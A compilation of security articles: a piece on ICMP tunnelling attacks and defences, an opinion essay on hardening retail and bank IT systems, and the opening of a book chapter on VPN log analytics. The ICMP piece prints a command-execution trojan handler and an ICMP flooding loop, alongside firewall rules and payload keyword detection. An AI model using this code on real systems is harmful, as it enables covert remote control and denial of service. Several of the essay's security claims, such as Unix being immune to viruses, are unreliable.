Although the payload of ICMP packet often contains timing information of packet delivery, there is no check by any device about the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. We can construct Trojan packets which are masqueraded as common ICMP_ECHO traffic and can be used as a backdoor into a system by providing a covert method of getting information and control on a target machine. Generally, Trojan softwares come injected into a reliable looking software archive intended to gain the system password. When a user downloads this software, the software demands to install it using `sudo` powers. At this time the trojan gets entry into the computer and starts executing itself. The software restarts itself even after reboot, so unless someone is looking for it specifically, it is very difficult to find it. This trojan can be used to execute commands remotely on the victim's machine which sends the output to the hacker's computer. Since the entire communication happens through ICMP packets, which are normally used for network and host detection, such messages are often ignored.

As shown earlier, trojan packets can be programmed through ICMP tunneling and can be used to transfer files across systems or execute system commands remotely (some commands may need a sudo access, but that information can be easily compromised if the user sufficiently trusts the wrapping software and enters the credentials). A rough example of the program that can execute the command on the victim's machine can be made out of the chat program we discussed earlier by changing the process Message function on the victim's computer application to act something like the following:

```
def executecmd( cmd ):
 p = subprocess.Popen( cmd ,shell=True,stdout=subprocess.
   PIPE, stderr=subprocess.STDOUT)
 return p.communicate()

def processMessage(message):
 global source, sock, dest
 retval = executecmd(cmd)
 constructPacket(8, retval, source, dest)
 sock.sendto(packet, (dest, 0))
```

Distributed Denial Of Service attacks

Following is a simple ICMP based DDOS attack program. It exposes the vulnerability of a user even if his/her machine has not been compromised. It sends ICMP packets to the victim's machine containing random data to which the victim's computer is forced to send replies. The packets may have a spoofed source address (and cloned MAC address if possible) so that the hacker source does not get bombarded with the echo replies and it makes it difficult to trace back the origin of the attack.

```
import random, string

def DDOS(sock, destination_ip):
 while True:
  try:
   randomString = ‘’.join(random.choice(string.lowercase)
   for i in range(34))
   packet = constructPacket(8, randomString, ‘’, destina-
   tion_ip)
   sock.sendto(packet, (dest, 0))
  except :
   pass
```

In the presence of requests with a fake source address ("spoofing"), hackers can make a target machine send relatively large packets to another host. Note that an ICMP response is not substantially larger than the corresponding request, so there is no multiplier effect there: it will not give extra power to the attacker in the context of a denial of service attack. It might protect the attacker against identification, though.

The "smurf" attack, named after its exploit program, is a similar network-level attack against hosts. A perpetrator sends a large amount of ICMP echo (ping) traffic at

IP broadcast addresses with the spoofed source address of a victim. On a multi-access broadcast network, there could potentially be hundreds of machines to reply to each packet. Currently, the providers/machines most commonly hit are IRC servers and their providers. The spoofed address system gets hit by a large amount of traffic that the intermediary (broadcast) devices generate.

Security Measures

Blocking ICMP

It is common practice to disable or block ICMP requests altogether on publicly visible servers. Google responds to Ping requests while Microsoft does not. Although this is effective, it may not be realistic for a production or real-world environment.

Take the case of PATH MTU. Path MTU (PMTU) discovery is the mechanism that protocols use to discover the largest supported MTU (maximum transmit unit) along the path, in hopes of avoiding fragmentation. The largest possible size is determined by the sender beginning with the MTU size of its local interface, and then simply shipping the data with the DF (don't fragment) bit set in the IP header. Everything will work as expected, or the sender will get back a type 3 ICMP error, with the code for "Fragmentation Required but the DF Flag is Set." When this happens, the sender knows that it must reduce the size of the data it is sending. If an error doesn't return, it assumes that the MTU is fine.

The main problem with PMTU discovery is that when people block ICMP, the error cannot reach the sending host. Certain TCP implementations automatically retransmit with a smaller segment size if they detect a packet acknowledgement failure, but it is not common.

Understanding ICMP can be used for making firewall policy decisions and understanding routing issues. There are applications and other protocols relying on ICMP to work properly. The impact of blocking ICMP completely should be assessed prior to taking such action. Instead of blocking ICMP all together, it is wiser to allow type 3, type 4 code (Dest unreachable, Don't fragment) and specifying explicit network areas from where you can get/receive or blocking the addresses from where you do not want any ping request and reply messages.

Firewall Rules

Disable part of the ICMP traffic allowed by a firewall. For example, disable incoming echo requests, while allowing outgoing echo requests. If naively implemented, policies like this will still allow covert communication, limiting only which host needs to start a communication. In addition, outgoing ICMP packets could be used to establish an unidirectional channel to send compromised information. It is important to understanding how operating systems respond to ICMP Messages. This will allow us to determine what type of ICMP Messages should only be allowed in and out of the network. With appropriate configuration of the packet filtering device to block unnecessary ICMP Messages, potential threats resulting from ICMP Messages can be reduced. This, however, should be done wisely and selectively.

Hence the first stage in network security against these type of attacks is to build up sophisticated firewall rules, which allow only trustworthy nodes into your network. Some examples of firewall rules which can be implemented are:

1. Drops all incoming echo-request packets.

```
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

2. Disable all the outgoing ICMP echo request packets from a source IP to destination IP.

```
iptables -A OUTPUT -p icmp --icmp-type 8 -s $SOURCE_IP -d
   $DEST_IP -j DROP
```

3. Drop all incoming echo reply packets.

```
iptables -A INPUT -p icmp --icmp-type 0 -j DROP
```

4. Drop all outgoing echo reply packets.

```
iptables -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

However, setting up such rules leads to a large number of problems for those who want to work in an open network or need the ICMP messages over the entire network for proper functioning.

General ways to mitigate attacks

- Limit the size of ICMP packets. Large ICMP packets can be seen as suspicious by an IDS system that could inspect the ICMP packet and raise an alarm. However, since there are legitimate uses for large ICMP packets it is dificult to determine if a large ICMP packet is malicious. For example, large echo request packets are used to check if a network is able to carry large packets. Differentiating legal from illegal large packets is even more dificult if covert communication is encrypted.

But allowing only fixed size ICMP packets would not avoid ICMP Tunnel since the data can be broken into smaller chunks, fixed ones, and reassembled by the Receiver. We can easily change the size of the data, even writing fixed size data, by adding one layer to control sequence numbering, offset, etc.

- Preserve the state of the ICMP packet to check for covert channels. This can be done by constructing a daemon that will construct a new echo request with a new sequence number, new time to live, and a new payload (with new checksum). When the reply is received it is ensured that the data is the same as what had been sent, and the sequence number and responder's IP address are valid and as expected. After a successful check, the echo reply can be transmitted back to the original client.

Although the state preserving technique can easily prevent ICMP tunneling, it is a computing intensive process.

- Another way to remove ICMP tunneling could be to simply truncate the data field of ICMP. However, truncation of the data field will require amendments in the RFC. Scanning and erasing of the ICMP data field is compliant with RFC and prevents ICMP tunneling irrespective of the type of firewall used.
- Simply marking out unused and potentially dangerous portions of ICMP packets is a straightforward task and requires little overhead on a modest system. Simple string scans are also not costly and can be done to test for unencrypted covert communication. This is highly recommended for the end hosts where it offers minimal overhead on the system. For routers it can be expensive, where a simple disable on ICMP Echo Reply can work. Encrypted channels are more difficult to scan.

ICMPSec

The idea of ICMPSec is inspired from IPSec used to secure IP packet transfer in IPv6. Internet Protocol version 6 (IPv6) is the latest revision of the Internet Protocol (IP). IPv6 was developed by the Internet Engineering Task Force (IETF) to deal with the long-anticipated problem of IPv4 address exhaustion. IPv4 and IPv6 are not interoperable. ICMPv6 forms a critical part in functioning of the protocol and is majorly used in error detection, Stateless address autoconfiguration (SLAAC) and packet fragmentation. IPSec uses Security Associations (SA) along with Authentication Headers (AH) and Encapsulation Security Protocol(ESP) to protect IP messages on an end-to end basis. An ICMP message not protected by AH or ESP is unauthenticated and its processing and/or forwarding may result in denial of service.

But it is expected that many routers and hosts will not implement IPsec for transit traffic owing to its complexity

Listing 2. *Basic outline for the LEARNING MODULE ALGORITHM (Pseudo Code)*

```
GENERAL_SCAN() :
Set T;
Set MAX_TOT; # max number of packets allowed in T seconds
Set BUFFER_PACKETS; # For allowing more or less number of packets
Set OVERFLOW; # max times MAX_TOT can be increased
Get MAX_RECV; # number of icmp packets received in T seconds
Set times_increase = 0;

if MAX_RECV < MAX_TOT:
MAX_TOT = MAX_RECV - BUFFER_PACKETS
else
MAX_TOT = MAX_RECV + BUFFER_PACKETS; # Increasing MAX_TOT
   times_increase++
       if (times_increase > OVERFLOW)
FILTER_THE_PACKETS()

FILTER_THE_PACKETS()
Set the ip_address in an array where MAX_RECV > MAX_TOTAL and number of times it goes like that in intervals of T seconds.
If happens for more than X times:
PATTERN_DETECTION()
If happens for more than Y times:
Block the ip address

PATTERN DETECTION()
  Check data packet size <= 56 bytes
  Make the data payload null if possible.
  Or encrypt the payload and send to application layer.
  Else look if the payload field has commands like 'rm' or 'ls'.
  Check the sequence numbers of all incoming packets – generally they do not follow the incremental pattern in case of an attack
```

and thus strict adherence to IPSec would cause many ICMP messages to be discarded. Also, when transmitting small packets, the encryption process of IPSec generates a large overhead. This diminishes the performance of the network.

To minimise the complexities involved in building up an IPSec module in kernel, we propose to build an ICMP-security application (ICMPSec) which will try to address the vulnerability concerns of ICMP protocol. It is a module which will capture ICMP packets at the kernel level and scan and filter them accordingly for intrusion detection and intrusion prevention.

The program that we aim to develop to counter these security vulnerabilities will include some of the strategies already discussed to prevent ICMP data leakage:

- IDENTIFY PACKET RATIO: Large number of ICMP packets from a same single source can be a sign of a DDOS attack. The program will identify such packets and only allow packets which do not exceed a certain number of packets vs time ratio (keeping the source fixed). But DDOS attacks generally originate from multiple sources; to tackle that we can generalise the program to not exceed the ratio irrespective of the source.
- PATTERN DETECTION OF DATA FIELD: The number of bytes in the data field must be limited to a number not greater than a fixed number (for example 56 bytes). This will prevent large amounts of data from going out in a single packet (unless hacker programs support fragmentation, in which case stricter measures are required). Major amounts of data leak can be prevented by proper scanning of the data field. Keywords like “sudo”, “ls”, and “system” commands can be detected with a proper filter in place. Although the data could be encrypted and hacker programs might have sophisticated encryption decryption techniques.
- PROPER SEQUENCING of PING PACKETS: Multiple echo replies to a single echo request packet must be stopped. Also all packets must follow a proper sequencing protocol so that packets from unreliable source programs (with random sequence numbers) at the application level are not sent.
- ENCRYPTION OF DATA FIELD: Generally the data in ping packets is not useful. Most of the information could be inferred from the code number as well. The payload of ICMP packet is often timing information, which can be dealt as a special case. Otherwise all the packets going out can have their data field encrypted with the key the host chooses, so that even if the hacker receives any of the packets, it does not make sense to him unless he has to key too.

The module is based on a self-learning algorithm which identifies the average number of incoming packets and outgoing packets and the ratio between them. The algorithm works well for implementation purposes with simple test data, but is naive and can easily be generalised to larger test data packets and complex algorithms involving clustering and the Markov module.

Even with proper filtering of ICMP traffic, an Intrusion Detection System must be deployed further to monitor the kind of ICMP activities and analyse any anomalies in the received data.

References

- *http://en.wikipedia.org/wiki/Internet_Control_Message_Protocol*
- *http://en.wikipedia.org/wiki/ICMP_tunnel*
- *http://tools.ietf.org/html/rfc792*
- *http://tools.ietf.org/html/rfc5927*
- *http://www.sans.org/security-resources/idfaq/icmp_misuse.php*
- *http://docs.python.org/2/library/socket.html*
- *http://code.google.com/p/impacket*
- *http://goo.gl/Sg0wJ*
- *http://python-impacket.sourcearchive.com/documentation/0.9.5.1/*
- *http://www.kernel.org/doc/man-pages/online/pages/man7/raw.7.html*
- *http://blogs.cisco.com/security/icmp-and-security-in-ipv6/*
- *http://docstore.mik.ua/orelly/networking_2ndEd/fire/ch22_04.htm*
- *http://www.2factor.us/icmp.pdf*
- *http://security.stackexchange.com/questions/4440/security-risk-of-ping*
- *http://security.stackexchange.com/questions/22711/is-it-a-bad-idea-for-a-firewall-to-block-icmp*
- *http://vichargrave.com/develop-a-packet-sniffer-with-libpcap/*
- *http://www.linuxforu.com/2011/02/capturing-packets-c-program-libpcap/*

ABOUT THE AUTHORS

Saumya Dwivedi: *The author is an alumni of IIIT-Hyderabad, 2010 batch and did her BTech in Computer Science. She has worked with C++, Ruby On Rails, Bootstrap and is interested in software design and networking. She is an open source software enthusiast and spends her free time watching cooking shows and reading.*

Parag Gupta: *A network programming specialist and entrepreneur at heart, Parag likes to work on C++, javascript and mind boggling puzzles. He spends his leisure time playing chess and dancing to the beats of Michael Jackson. He completed his BTech from IIIT-Hyderabad and currently works at Groupon Inc.*

Dear JP Morgan, Target, Neiman Marcus, Michael's, Home Depot...

My original intent was to write a kind of smart-ass open letter to the above victims of recent system breaches and data theft, pointing out the various mistakes they made in putting together their IT systems. After some consideration, I decided that it would be less patronising to merely present best-practice in system security as a series of points with a short discourse on the relative merits of each point.

What you will learn…

- All the components of a bulletproof IT system
- How to design an IT installation

What you should know…

- Basic knowledge of Unix
- Basic knowledge of Web Servers

I promise not to insult your intelligence by telling you to close all ports except 80 on your firewall or by telling you how to set up the permissions on the operating system. Instead, we'll list all the components of a bulletproof IT system, and you can choose to omit various parts if the extra risk is justifiable.

A Bulletproof IT System

Let's assume that we want to design a hypothetical IT installation, which can be considered to be for either a retail operation or a financial institution, equipped with either POS or ATM terminals, operated by bank cards or store cards.

The system will possibly consist of a web server, with your landing page and login page, a database server, a business server, which contains transaction records and account details, and an authentication server, which confirms the identity of each system user.

The Hardware

Don't run your web server on an Intel processor. Use Sun, Hewlett-Packard, or IBM proprietary hardware.

I did say "Bulletproof", so this recommendation has to be included; but, before you say 'As if!", ask yourself this question:

```
"In what language is malware written?"
```

If you answered "x86/x64 assembler", then you win a prize.

Malware is written to run on an Intel CPU, since these are universally deployed in machines throughout the world, and it is cost-effective for the hacker to concentrate his efforts on malware which will attack the largest target market (no pun intended).

So even if the bad guys manage to plant their rubbish on your machine, it won't run.

Of course this is, at best, security by obscurity since when enough companies have made the switch, hackers will learn how to write malware for other CPUs.

However given the current market forces, this is unlikely to happen in the next decade, which may justify the cost of removing this large element of risk.

If I ran a bank, I'd do it.

The Operating System

Use Unix

If you can't use Unix, stop reading now and go and find something else to do.

Unix was designed to be used by hundreds of university students and software developers, with the express intent that they should be incapable of interfering with each other or breaking each other's toys. The concept of permissions saw to that.

Unix doesn't suffer from viruses since the worst a virus can do is trash the environment of the person who introduced it. It can't replicate because it doesn't have permission to do so, and it can't infect the boot sector or the memory for the same reason.

PCs were designed to be Personal Computers, and neither DOS nor Windows was designed to be used by more than one person. This is why they had no network capability until MS ported the BSD socket libraries to Windows (remember 'winsock.h'?)

Some people don't like Linux because it's a bit too home-grown, and they'd like the warm fuzzy feeling of being able to contact a support person if something falls apart.

If you really must use an Intel CPU, these versions of Unix (in order of preference/support) will do it:

- Sun Solaris. Easy to install, excellent support.
- Xinuos, derived from SCO OpenServer (reportedly, used by McDonald's, Pizza Hut, NASDAQ et al)
- Apple OS X. Well, it is Unix...
- CentOS (okay, so it's Linux, but it's very robust).

The Network

- Each server on its own subnet

It's a fundamental law of system design that the only thing accessible from the web should be the web server. The other components, like the database server and business server, should be totally invisible. In other words, it should be impossible to type a URL into a browser and access any of the other system components.

We do this by running everything except the web server on a separate subnet.

It works like this: The web server (probably apache) is configured to proxy pages from the business server. The business server is configured to only accept connections from the CGI of the web server. As far as the user's browser is concerned, its address bar shows the pages as if they were resident on the web server. If the user types the apparent address in the address bar, apache will respond with '404 – page not found'.

Otherwise you'd be able to directly access bank balance sheets by typing a URL.

The apache Server

- Remove GET permission from the cgi-bin directory
- Remove POST permission from the htdocs directory and the icons directory
- Remove any files from these directories which shouldn't be there, such as backup copies of web pages.

Backdoors are planted with POST queries to the htdocs and icons directories. Utilities such as 'wget' are used to suck all the files from any accessible directory, and recreate a copy of your website, which is then used to spread malware and recruit members for a botnet. Additionally, all the web pages retrieved from your htdocs directory get examined by the hacker, (especially the javascript and hidden inputs), for clues as to how to hack your system through your CGI.

The Application Software

- Don't use PHP: Around 90% of all hack attempts exploit known vulnerabilities in PHP and applications written around it, such as Joomla and WordPress. Attack queries usually attempt to overwrite index.php, wp-login.php and a whole bunch of images in WordPress and Joomla.
- Only use compiled code for CGI executables: Anything which runs in an interpreter, such as shell scripts, perl scripts, ruby or PHP scripts, can have code understood by the interpreter added to it. This is how SQL injection and cross-site scripting is done. In this context, if your website uses forms, make absolutely certain that whatever collects the form data is not an interpreted script.
- Only do trivial form integrity checks in javascript. Javascript can be read directly in a user's browser and rewritten by a hacker. If you do something dumb, like user authentication, in javascript, you'll find yourself with a few extra unexpected users logged in to your system.

BYOD – The Enemy Within

Don't BYOD. Turn off DHCP or, at least, limit it to a few known, trusted MAC addresses.

Resist the attempts by HR to make you feel guilty, and point out that other people's money is at risk, and that the company's hardware is good enough for the users.

Sure, MAC addresses can be faked, but the risk of that happening is less than the risk associated with throwing free IP addresses at anyone with a laptop. If you permit uncontrolled BYOD, you deserve to get hacked. Even if everyone is security-conscious and trustworthy, they will be going home with your data on their devices. Ask the FBI about a certain operative, who left his laptop on a park bench...

Also, nobody stays in one job forever. When they leave the company, perhaps to join your competitor, they will be taking your data on their mobile phones, slabs and laptops. Of course, you can always wipe the hard drive.

Yeah, right.

POS Terminals, ATM's and other entry points

See "Authentication".

Authentication

- Don't use username/password: My granny can write you a man-in-the-middle script, which will collect these things by the hundreds. She can also write another script, which will use them to login to your system. Especially, if you let her use her own laptop on your WiFi.
- Don't use biometrics: Despite it sounding like the perfect uncrackable method of identifying a user, just remember that biometric data is stored and transmitted in digital format. This means that the simplest man-in-the-middle attack (as performed by my granny, earlier) can save and store for reuse, a username and its related biometric data. This method is no more secure than username/password.
- Two-factor authentication at its most basic is a card and PIN: Ask customers of the companies mentioned in the title of this piece how secure that is. Even if the card is replaced by a dongle, everything works fine until the POS or ATM has malware installed on it, which reads all the credentials.
- For the only truly uncrackable method, read this paper. *http://www.finextra.com/blogs/fullblog.aspx?blogid=9812*

Intrusion Detection System

Use content-based, not rule-based systems: A rule-based system refers to a huge table of known hack sites, before deciding whether to allow the connection. Apart from the fact that a huge number of available systems are just badly-written interpreted scripts, with the response time of an offshore call centre, they suffer from the obvious drawback that the number of "known" hack addresses is far outweighed by the unknown ones. Yes, you do get updates, but the hackers get more than you.

A content based IDS looks at the incoming query itself, rather than trying to guess whether the source address is good or bad. If it sees, for instance a string like "../../../" in the query, it's a fair bet that it's not a potential customer.

Similarly, if it sees a query partly written in hexadecimal ASCII codes, it again assumes that the sender is after your savings.

Best of all, having identified a hacker, the IDS can add a firewall rule to block his address. No need to wait for a third-party update.

Such an IDS is described in detail here: *http://www.linkedin.com/pulse/article/20140927080143-57394917-a-gentleman-s-guide-to-intrusion-detection-and-protection?trk=mp-edit-rr-posts*.

In Conclusion

A few years ago, I was at a training course on the island of Guernsey.

Lured by the descriptions of the wild nightlife, on the neighbouring island of Jersey, a few of us decided to take an evening flight on one of the strange wood-and-paper aeroplanes, called 'Islanders', that used to make the trip at the time.

While we sat in the hotel bar, waiting for the airport bus, a storm of enormous proportions blew up, with lightning, howling winds and horizontal rain. Then, a figure came towards us, and said, "Look, I have to go since I'm the pilot. You guys still have a choice".

Fueled with copious quantities of the local ethylene hydroxide, we ignored his advice, piled on the bus, and made the trip.

This article is a bit like that. My company is in the security business, so we can't afford not to implement all of the measures mentioned above. Your company probably isn't, so you can choose what works for you.

MARK SITKOWSKI

Mark Sitkowski is a Chartered Engineer, and a Corporate Member of the Institution of Electrical Engineers in London. His early career revolved around the writing of analog and digital circuit simulators and digital signal processing applications. In Australia, he moved to writing financial software for the major banks, and telecommunications software for telcos, together with conducting training courses on Unix and database applications. He is currently a consultant to Forticom Security, having written an application for an uncrackable user authentication system.

Design Simulation Systems Ltd: http://www.designsim.com.au Consultant to Forticom Security: http://www.forticom.com.au. To contact the author: xmarks@exemail.com.au.

Information Security Analytics

Finding Security Insights, Patterns, and Anomalies in Big Data. Access Analytics

There are so many ways that malicious users can access IT systems right now. In fact, the very technologies affording us the convenience to remotely access our IT systems are the ones that are being manipulated by malicious users. In today's IT environment, physical access is no longer a hindrance to gaining access to internal resources and data.

Remote access technologies such as virtual private network (VPN) are commonly used in business environments. While these technologies provide increased efficiency in terms of productivity, they also introduce another level of risk into an organization. There have been many incidents lately stemming from remote access intrusions. In fact, several studies indicate that the majority of data breaches were linked to third-party components of IT system administration.

It is important to have a security program where we can quickly identify misuse of system access. In so doing, we are able to limit any damage that could be done through an unauthorized access. But how can you, as a security professional, track anomalous behavior and detect attacks? We need to have efficient ways of monitoring remote access data.

Unfortunately, many current products for third-party remote access do not offer granular security settings and comprehensive audit trails. If they do, they do not have advanced misuse or anomaly detection capabilities that will help security professionals identify potential unauthorized access scenarios.

In this chapter, we would like to provide some techniques and tools that could help you in these types of scenarios. Some of the things we will explore include knowledge engineering, by means of programming detection strategies. If you do not know how to program, do not worry. We will provide simple techniques and step-by-step walk-through instruction to get you going.

TECHNOLOGY PRIMER

First off, we will provide a brief background of the technologies involved in our scenario. As you can tell by the introduction, we will be focusing on detecting unauthorized access in remote access technologies.

You may already be familiar with some of the technologies that we will be using in our scenario: they include remote access, VPN, and python. Our main data set in our scenario is VPN logs. We will use Python to create a program that will process the VPN logs. Our goal is to use a variety of techniques to identify anomalies in our data set.

First off, let us talk about our data and the technology that is involved in it.

Remote Access and VPN

What is VPN?

Basically, VPN is a generic term to describe a combination of technologies allowing one to create a secure tunnel through an unsecured or untrusted network, such as public networks like the Internet. This technology is used in lieu of a dedicated connection, commonly referred to as a dedicated line, from which the technology derives its “virtual” name. By using this technology, traffic appears to be running through a “private” network.

How does VPN work?

Data in VPN are transmitted via tunneling. Packets are encapsulated or wrapped in another packet with a new header that provides routing information. The route that these packets travel through is what is considered as the tunnel. There are also different tunneling protocols, but since this is not within the scope of this book, we will not be covering these protocols. Another thing to note about VPNs is that the data are encrypted. Basically, data going through the tunnel, which is passed through a public network, are unreadable without proper decryption keys. This ensures that data confidentiality and integrity is maintained.

What are the Dangers of VPN?

Using VPN in general is considered good practice for remote access. This makes packets going through a public network such as the Internet unreadable without proper decryption keys. It also ensures data are not disclosed or changed during transmission. However, by default, VPN generally does not provide or enforce strong user authentication. Current VPN technologies support add-on two-factor authentication mechanisms, such as tokens and various other mechanisms, which were mentioned earlier. However, by default, it is simply a username and password for gaining access to the internal network. This can present a significant risk because there could be scenarios whereby an attacker gains access to these credentials and subsequently to your internal resources. Here are a few examples:

- A user can misplace their username and password.
- A user can purposely share their username and password.
- A user can fall victim to a spear phishing attack.
- A user might be using a compromised machine with malware harvesting credentials.

In any of the above scenarios, once an attacker obtains the user’s credentials, assuming there is no two-factor authentication, the attacker would be able to gain access to all internal resources to which the user currently has access via the user’s remote profiles and access rights. Thus, determining the access rights is a major factor in determining the potential extent of the compromise.

Monitoring VPN

As this chapter is about detecting potential unauthorized remote access, it is important to provide you with a brief background on logging VPN access. Most VPN solutions have, in one form or another, logging capabilities. Although much of the logging capability is dependent on the vendor, at the very least, your VPN logs should contain the following information:

- User ID of the individual,
- Date and time of access,
- What resources were accessed, and
- The external IP from which the access was made.

There are many VPN solutions, so it would be impossible to outline all the necessary instructions to obtain your organization’s VPN log data, but your network administrator should be able to provide log data to you. For the purposes of this chapter, we will be providing you with a sample data set that contains the aforementioned data.

In general, log data are fairly easy to obtain. However, monitoring the logs to ensure that the people who are logging on are actually employees of your organization is another matter. Let us say your organization has 5000 employees and one-quarter of them are given VPN access. There are still over 1000 connections that you will have to review. Obviously, you will not be able to ask each and every employee if they made the connection, right? We certainly do not lack the data; however, we are limited by our analysis capabilities. This lack of analysis is what we will be focusing on in this chapter.

Python and Scripting

In most cases, we are stuck with whatever data that we have. If your VPN software provides robust detection and analytics capability helping you to identify potentially anomalous access cases, then your organization is off to a great start. Oftentimes, you just have a spreadsheet of VPN access, similar to what we will be providing to you in this chapter. Therefore, we will show you how to build this capability, with a little bit of programming, so that you may conduct your own analysis.

Typically, programming is not what 99% of security professionals do for a living. Unless you work directly in recreating vulnerabilities or exploits in software, it is a skill that most of us know about but rarely use. We believe that learning to program is a valuable and useful skill for security professionals. You do not need to know how to program complex software, but programming can help you to automate efforts that would otherwise take a lot of time. For example, let us say we wanted to review all of our VPN logs. This could be a sinificant task, so providing some degree of automation, particularly if the logic is repetitive, would really help you. In this regard, knowing how to program or use a "scripting language" would greatly benefit you in making the process more efficient.

What is a Scripting Language?

There is still some ambiguity on what can be considered a scripting language. In principle, any programming language can be used as a scripting language. A scripting language is designed as an extension language for specific environments. Typically, a scripting language is a programming language used for task automation, as opposed to tasks executed one-by-one by a human operator. For example, these could be tasks a system administrator can be doing in an operating system. For our purpose, you can think of a scripting language as a general-purpose language.

Scripting languages are often used to connect system components, and are sometimes called "glue languages." One good example is Perl, which has been used a lot for this purpose. Scripting languages are also used as a "wrapper" program for various executables. Additionally, scripting languages are intended to be simple to pick up and easy to write. A good example of a scripting language that is fairly easy to pick up is Python. So, this is the language that we are going to use in our scenario.

Python

Python is relatively easy to learn while being a powerful programming language. The syntax allows programmers to create programs in fewer lines than it would be possible in other languages. It also features a fairly large, comprehensive library and third-party tools. It has interpreters for multiple operating systems, so if you are using a Windows-, Mac-, or Linux-based machine, you should be able to access and use Python. Finally, Python is free, and since it is open source, it may be freely distributed.

Python is an interpreted language, meaning you do not have to compile it, unlike more traditional languages like C or C++. Python is geared for rapid development, saving you considerable time in program development. As such, it is perfect for simple automation tasks, such as those we have planned for in our scenario for this chapter. Aside from this, the interpreter can be used interactively, providing an interface for easy experimentation.

Resources

As this book is not a Python tutorial book, we will point you to really good resources that will help you to start using Python. The following are lists of recommended resources:

Codecademy

A great resource that we highly recommend to start with is the Python track of Codecademy: *http://www.codecademy.com/en/tracks/python*.

Codecademy is an online interactive Web site for learning programming languages. One of the key resources is Codecademy's online tool, which provides a sandbox in your browser, where you can actually test your code. The site also has a forum for coding enthusiasts and beginners, which is helpful when you encounter problems.

Python.org

Python.org is the official Web site for Python. Python is a very well-documented language – it is apparent in the amount of documentation available on the site. The full documentation for Python 3.4 (the stable version during the time of this writing) is available on the following link: *https://docs.python.org/3.4/*.

As you will see, the documentation is comprehensive. When you become more experienced with Python, this will be a great source of information. However, before you go too deep, you should go to this link for a basic tutorial to first get your feet wet: *https://docs.python.org/3.4/tutorial/index.html*.

Learning Python the Hard Way

Contrary to the title, this is actually a really good resource in learning Python. It is a beginners programming course that includes videos and a downloadable book. Following is the main Web site: *http://learnpythonthehardway.org*.

But if you do not want to pay for the videos and the downloadable book, the content is also available on an online version here: *http://learnpythonthehardway.org/book/*.

The course consists of about 52 exercises. Depending on your skill level and the amount of time you want to invest in learning the language, the author claims it can take as little as one week, and as long as six months. Nonetheless, it is a very good resource and should be something that you should consider reviewing.

Things to Learn

At the very least, you should consider learning the following Python topics: Python syntax, strings, conditionals, control flow, functions, lists, and loops.

If this is your first time with a scripting language, do not worry. You do not have to be an expert in Python to be able to continue with this chapter. As we go through the scenario, we will be explaining what each piece of the sample code is doing. But before that, let us go into more detail on our scenario and the techniques we will actually use to solve the problem.

SCENARIO, ANALYSIS, AND TECHNIQUES

Let us discuss the overall scenario we will be using. We will break this down based on the questions we need to answer:

- What is the problem?
- What are the data that we will be using and how do we collect them?
- How will we analyze the data? What techniques are we using?
- How will we be able to practically apply the analysis technique to the data?
- How to deliver the results?

Problem

In our scenario, we want to show how to identify potentially unauthorized remote accesses to an organization.

- Data Collection
- The data we will be using for our scenario are the VPN access logs. At a minimum, the data will contain the following information:
- User ID
- Date and time of access
- Internal resource accessed (internal IP)
- Source IP (external IP)

We will assume that the below-listed data were provided to us as a spreadsheet, as this is the most common way for exporting data. For now, you can leverage the data set provided as part of this book. Here is a sample extract from that data set (Figure 1):

Data Analysis


Before we go into identifying potentially anomalous VPN logins, let us think about a simpler scenario. If you were going through your credit card transaction statements and saw the below-listed events, what would you have concluded?

- Your credit card was used at the same time at two different locations;
- Your credit card was used in Russia (and you have never been there);
- Your credit card was used in two different physical locations in the same hour when it is physically impossible to get there in an hour; and
- Your credit card was used a hundred different times in the course of the week.

These are indicators that your credit card may have been compromised. While this is a simplistic example, we will be extending this type of analysis in our scenario by looking for anomalous behavior indicating a compromise.

So now, let us review our VPN access logs. Let us assume that you only had to review your access. How would you review the VPN access logs manually? What would you look for? It would be fairly straightforward, right? Let us use the same fact pattern we used for the credit card transactions.

- Your user ID logged in concurrently from two different IP addresses;
- Your user ID logged in from Russia (and you have never been there);
- Your user ID was used twice in an hour from your office and your home when it is physically impossible to get there in an hour; and
- Your user ID logged in from a hundred different IP addresses in the course of the week.



Id	EventType Id	EventType E	EventType O	Device Id	Device Zone	Device Zone	EventSource.	EventSource	EventDestina	EventDestina	Protocol	ReceiveTime	DeviceTime	RawMessage	TRansmitted	SessionDurat	Session	SessionSourc	SessionSourc	SessionDesti
6748267218	2	2	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	-1	Apr 3, 2013 2	Never	<164>9	0	0	##########	0.0.0.0	0	0.0.0.0
6748163045	279656	1720274	0	1044460	988	default_local	0.0.0.0	0	0.0.0.0	0	0	Apr 3, 2013 1	Never	<165>9	0	0	##########	0.0.0.0	0	0.0.0.0
